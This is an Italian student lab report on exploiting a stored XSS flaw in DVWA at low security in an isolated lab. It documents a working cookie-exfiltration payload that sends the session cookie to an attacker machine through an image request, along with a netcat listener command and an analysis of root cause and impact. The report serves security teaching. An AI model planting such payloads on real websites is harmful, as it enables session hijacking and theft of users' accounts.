

RELAZIONE TECNICA DI LABORATORIO

Corso di Cybersecurity ed Ethical Hacking

Sfruttamento di una Vulnerabilità Cross-Site Scripting (XSS) Persistente su Damn Vulnerable Web Application (DVWA): Simulazione del Furto di Sessione tramite Cattura di Cookie

Esercitazione pratica – Giorno 2

Attività	Sfruttamento di vulnerabilità Stored XSS
Applicazione target	DVWA (Damn Vulnerable Web Application)
Livello di sicurezza	LOW
Ambiente	Laboratorio isolato e controllato
Macchina attaccante	Kali Linux — 192.168.104.100/24
Macchina vittima	Metasploitable — 192.168.104.150/24
Finalità	Didattica e formativa

Nota: la presente attività è stata condotta esclusivamente in ambiente di laboratorio virtualizzato e isolato, a fini didattici, nel rispetto dei principi dell'ethical hacking e senza alcun intento di attacco verso sistemi reali o di terze parti.

1. Introduzione

La presente relazione documenta lo svolgimento di un'esercitazione pratica di ethical hacking finalizzata all'analisi e allo sfruttamento controllato di una vulnerabilità di tipo Cross-Site Scripting (XSS) Persistente (o "Stored"), individuata all'interno dell'applicazione volontariamente vulnerabile Damn Vulnerable Web Application (DVWA). L'attività si colloca nell'ambito didattico del corso di Cybersecurity ed Ethical Hacking e ha lo scopo di consolidare, mediante approccio esperienziale, le conoscenze teoriche relative alle vulnerabilità lato client e alle tecniche di dirottamento di sessione.

Si precisa, in via preliminare e inequivocabile, che l'intera esercitazione è stata condotta in un ambiente di laboratorio isolato, virtualizzato e privo di connessione a reti di produzione o a sistemi di terze parti. Le macchine coinvolte — un sistema Kali Linux nel ruolo di attaccante e un sistema Metasploitable nel ruolo di vittima/target — sono state configurate su una rete locale dedicata (192.168.104.0/24), secondo le prassi consolidate dell'ethical hacking e nel pieno rispetto dei principi di liceità, proporzionalità e finalità esclusivamente formativa che devono governare ogni attività di penetration testing didattico.

2. Obiettivi dell'Esercizio

Coerentemente con la consegna fornita per la seconda giornata di laboratorio, l'esercitazione persegue i seguenti obiettivi:

- Individuare e verificare la presenza di una vulnerabilità XSS Persistente all'interno del modulo "Guestbook" di DVWA, impostato al livello di sicurezza LOW.
- Progettare e iniettare un payload JavaScript in grado di simulare il furto della sessione di un utente legittimo, mediante l'esfiltrazione del cookie di sessione.
- Predisporre, sulla macchina attaccante, un web server in ascolto sulla porta 4444, destinato alla ricezione dei cookie sottratti.
- Analizzare e commentare il significato tecnico dello script di exploit impiegato, con particolare riferimento al meccanismo di trasmissione del cookie.
- Discutere, a completamento dell'attività, le principali strategie di mitigazione applicabili per prevenire vulnerabilità della medesima classe.

Il conseguimento di tali obiettivi consente di dimostrare in maniera pratica l'impatto concreto di una vulnerabilità che, sebbene spesso sottovalutata rispetto ad altre classi di attacco (ad esempio la SQL Injection), rappresenta tuttora una delle minacce più diffuse nel panorama della sicurezza applicativa web, come confermato dalla sua costante presenza nella classifica OWASP Top 10.

3. Ambiente e Strumenti di Laboratorio

L'esercitazione è stata condotta all'interno di un ambiente di laboratorio virtualizzato, costituito da due macchine poste sulla medesima sottorete e configurate secondo i parametri riportati nella tabella seguente.

Parametro	Valore
Sistema attaccante	Kali Linux
Indirizzo IP attaccante	192.168.104.100/24
Sistema vittima/target	Metasploitable (DVWA)
Indirizzo IP vittima/target	192.168.104.150/24
Livello di sicurezza DVWA	LOW
Porta di ascolto per l'esfiltrazione	4444/TCP
Strumento di ascolto	Netcat (nc)

La scelta del livello di sicurezza LOW risponde a finalità didattiche: a tale livello, DVWA non applica alcun meccanismo di sanificazione (sanitization) o di escaping dell'input inserito dall'utente, consentendo così di osservare in maniera pulita e diretta il meccanismo di innesco della vulnerabilità, propedeutico all'eventuale approfondimento sui livelli di difficoltà superiori (MEDIUM, HIGH).

4. Metodologia

L'attività è stata strutturata secondo un approccio metodologico articolato in fasi sequenziali, in linea con le prassi standard del penetration testing su applicazioni web:

- Fase 1 — Ricognizione (Reconnaissance): individuazione del modulo applicativo vulnerabile (Guestbook) e osservazione del comportamento dell'applicazione rispetto all'input utente.
- Fase 2 — Verifica della vulnerabilità (Proof of Concept): iniezione di un payload dimostrativo elementare al fine di confermare l'assenza di controlli di validazione/sanificazione lato server.
- Fase 3 — Sviluppo del payload di exploitation: progettazione di uno script JavaScript finalizzato all'esfiltrazione del cookie di sessione verso un server controllato dall'attaccante.
- Fase 4 — Predisposizione dell'infrastruttura di raccolta: configurazione di un listener in ascolto sulla macchina attaccante, mediante l'utilità Netcat.
- Fase 5 — Esecuzione e osservazione: attivazione del payload lato vittima e verifica della ricezione del cookie sulla macchina attaccante.
- Fase 6 — Analisi dei risultati e formulazione delle contromisure.

5. Fase 1 — Verifica della Vulnerabilità XSS Persistente

La ricerca della vulnerabilità è stata condotta sul modulo "XSS stored" di DVWA, il quale espone un semplice guestbook composto da due campi di input, "Name" e "Message", i cui valori vengono memorizzati lato server (tipicamente in un database) e successivamente restituiti a qualunque utente consulto la pagina. Tale caratteristica di persistenza costituisce l'elemento distintivo della vulnerabilità Stored XSS rispetto alla variante Reflected, poiché il payload malevolo, una volta salvato, viene eseguito automaticamente nel browser di ogni visitatore successivo, senza necessità di ulteriori interazioni da parte dell'attaccante.

Come primo test dimostrativo, è stato inserito nel campo "Message" il seguente payload elementare, finalizzato a verificare l'assenza di sanificazione dell'input:

```
<script>alert(document.cookie)</script>
```

L'esecuzione del suddetto script, al momento del rendering della pagina, ha prodotto la visualizzazione di una finestra di dialogo (alert) contenente il valore del cookie di sessione associato all'utente corrente, confermando in maniera inequivocabile la mancata neutralizzazione dei caratteri speciali HTML da parte dell'applicazione al livello di sicurezza LOW. Si osserva, a tal proposito, come il campo di testo dell'interfaccia grafica di DVWA presenti dimensioni ridotte: per agevolare l'inserimento di payload di lunghezza maggiore, è stato fatto ricorso agli strumenti di sviluppo del browser (pannello "Ispeziona"), mediante i quali è stato ridimensionato manualmente il campo di input (elemento HTML <textarea>), rendendo più agevole la digitazione del codice successivo.

6. Fase 2 — Sviluppo dello Script di Exploitation

Superata la fase di verifica, si è proceduto alla progettazione di un payload più sofisticato, non più limitato alla semplice dimostrazione visiva del cookie, bensì orientato alla sua effettiva esfiltrazione verso un'infrastruttura controllata dall'attaccante. Lo script impiegato è riportato di seguito:

```
<script>
  var cookie = document.cookie;
  var url = "http://192.168.104.100:4444/?" + cookie;
  var img = new Image();
  img.src = url;
</script>
```

6.1 Analisi tecnica del payload

Il funzionamento dello script può essere scomposto nelle seguenti quattro istruzioni logiche, ciascuna delle quali svolge un ruolo puntuale nel processo di esfiltrazione:

- `var cookie = document.cookie;` — l'istruzione accede alla proprietà `cookie` dell'oggetto `document`, restituendo l'insieme dei cookie associati al dominio corrente e accessibili da JavaScript (esclusi, pertanto, quelli protetti dall'attributo `HttpOnly`). Il valore recuperato include, nel caso di DVWA, l'identificativo di sessione `PHPSESSID`.

- `var url = "http://192.168.104.100:4444/?" + cookie;` — viene costruito dinamicamente un indirizzo URL puntante al server dell'attaccante (192.168.104.100), in ascolto sulla porta 4444, al quale viene concatenato, come query string, il valore del cookie precedentemente estratto. Tale tecnica consente di veicolare dati sensibili attraverso una semplice richiesta HTTP GET.
- `var img = new Image();` — viene istanziato dinamicamente, tramite JavaScript, un oggetto Image del DOM (Document Object Model), senza che esso venga necessariamente inserito nella struttura visibile della pagina.
- `img.src = url;` — l'assegnazione della proprietà src induce il browser della vittima a effettuare automaticamente una richiesta HTTP GET verso l'URL specificato, nel tentativo di recuperare una risorsa immagine. È proprio tale richiesta, in realtà priva di alcuna immagine reale, a veicolare il cookie di sessione verso il server dell'attaccante.

Il ricorso a un oggetto Image, anziché a tecniche più esplicite quali una richiesta XMLHttpRequest o fetch, rappresenta una scelta tecnica ricorrente nelle proof of concept didattiche di questa natura: la richiesta di caricamento di un'immagine non è tipicamente soggetta a restrizioni CORS (Cross-Origin Resource Sharing) e risulta meno immediatamente percepibile, in quanto sfrutta un comportamento nativo e silenzioso del browser, non generando alcun elemento visibile nell'interfaccia della pagina compromessa.

È opportuno sottolineare come tale tecnica sia efficace esclusivamente nei confronti dei cookie privi dell'attributo di sicurezza HttpOnly, il quale, se correttamente impostato dal server in fase di emissione del cookie, ne impedisce l'accesso da parte di script lato client, neutralizzando di fatto questa specifica modalità di esfiltrazione.

7. Fase 3 — Configurazione dell'Infrastruttura di Raccolta

Al fine di ricevere il cookie esfiltrato dal browser della vittima, è stato configurato, sulla macchina Kali Linux, un web server elementare mediante l'utilità Netcat, posto in ascolto sulla porta 4444, secondo quanto previsto dai requisiti dell'esercitazione. Il comando impiegato è il seguente:

```
nc -lvp 4444
```

Il comando indicato attiva Netcat (nc) in modalità di ascolto (-l), fornendo un output dettagliato (-v, verbose) delle connessioni in ingresso, senza effettuare risoluzione DNS (-n) delle richieste, sulla porta specificata (-p 4444). Sebbene tale strumento non implementi un vero e proprio server HTTP conforme allo standard, esso è sufficiente, a fini dimostrativi, a intercettare e visualizzare in chiaro il contenuto testuale della richiesta HTTP GET generata dal browser della vittima, inclusa la porzione di query string contenente il cookie sottratto.

8. Risultati Ottenuti

Le evidenze raccolte nel corso dell'esercitazione confermano il pieno conseguimento degli obiettivi prefissati. La Figura 1 documenta l'inserimento del payload di verifica all'interno del modulo Guestbook di DVWA e la conseguente esecuzione dello script nel contesto del browser, con visualizzazione del valore del cookie di sessione tramite la finestra di dialogo nativa.




Figura 1 – Modulo "XSS stored" di DVWA (livello LOW) — iniezione del payload dimostrativo `<script>alert(document.cookie)</script>` ed evidenza, tramite finestra di dialogo del browser, dei valori `security` e `PHPSESSID` costituenti il cookie di sessione dell'utente.

La Figura 2 documenta invece l'esito della fase di esfiltrazione: il listener Netcat, in ascolto sulla macchina attaccante, ha ricevuto con successo la connessione originata dal browser della vittima, riportando in chiaro l'intestazione della richiesta HTTP GET, comprensiva del cookie di sessione (`security` e `PHPSESSID`), dell'indirizzo IP sorgente, dello User-Agent del browser impiegato e dell'intestazione `Referer`, quest'ultima indicante la pagina di origine della richiesta.




Figura 2 – Output del listener Netcat (`nc -lvnp 4444`) sulla macchina attaccante Kali Linux: ricezione della richiesta HTTP GET contenente il cookie di sessione esfiltrato dal browser della vittima, unitamente a User-Agent e Referer.

Si evidenzia, in particolare, come l'informazione ricevuta dal server in ascolto non si limiti al mero valore del cookie di sessione, bensì comprenda ulteriori metadati potenzialmente utili a un attaccante reale ai fini di un successivo furto di identità digitale (session hijacking), quali la versione del browser e del sistema operativo della vittima (User-Agent) e l'indirizzo IP sorgente della connessione.

9. Analisi dei Risultati

I risultati ottenuti confermano che l'applicazione DVWA, al livello di sicurezza LOW, non implementa alcuna forma di validazione, sanificazione (sanitization) o codifica in uscita (output encoding) dei dati inseriti dall'utente nel modulo Guestbook. Tale carenza consente l'iniezione diretta di markup HTML e di codice JavaScript arbitrario, il quale viene successivamente memorizzato lato server e restituito, senza alcuna trasformazione, a ogni utente che consulti la pagina compromessa.

Da un punto di vista tecnico, la causa radice (root cause) della vulnerabilità risiede nella violazione del principio di separazione tra dato e codice: l'applicazione tratta l'input dell'utente come contenuto fidato, includendolo direttamente all'interno del markup HTML restituito al client, anziché codificarlo (ad esempio sostituendo il carattere < con la sequenza <) prima del rendering. Il browser della vittima, non disponendo di alcun meccanismo per distinguere tra markup legittimo dell'applicazione e markup iniettato da un attaccante, esegue lo script nel medesimo contesto di sicurezza (origin) dell'applicazione stessa, in violazione implicita del principio del minimo privilegio applicato al contenuto dinamico.

L'impatto di tale vulnerabilità, qualora sfruttata in un contesto reale e non controllato, risulterebbe significativo: il possesso del cookie di sessione di un utente legittimo consentirebbe, in linea di principio, a un attaccante di impersonare tale utente (session hijacking) senza necessità di conoscerne le credenziali di autenticazione, con conseguente accesso non autorizzato alle funzionalità e ai dati riservati dell'account compromesso, fino alla scadenza o alla revoca della sessione stessa.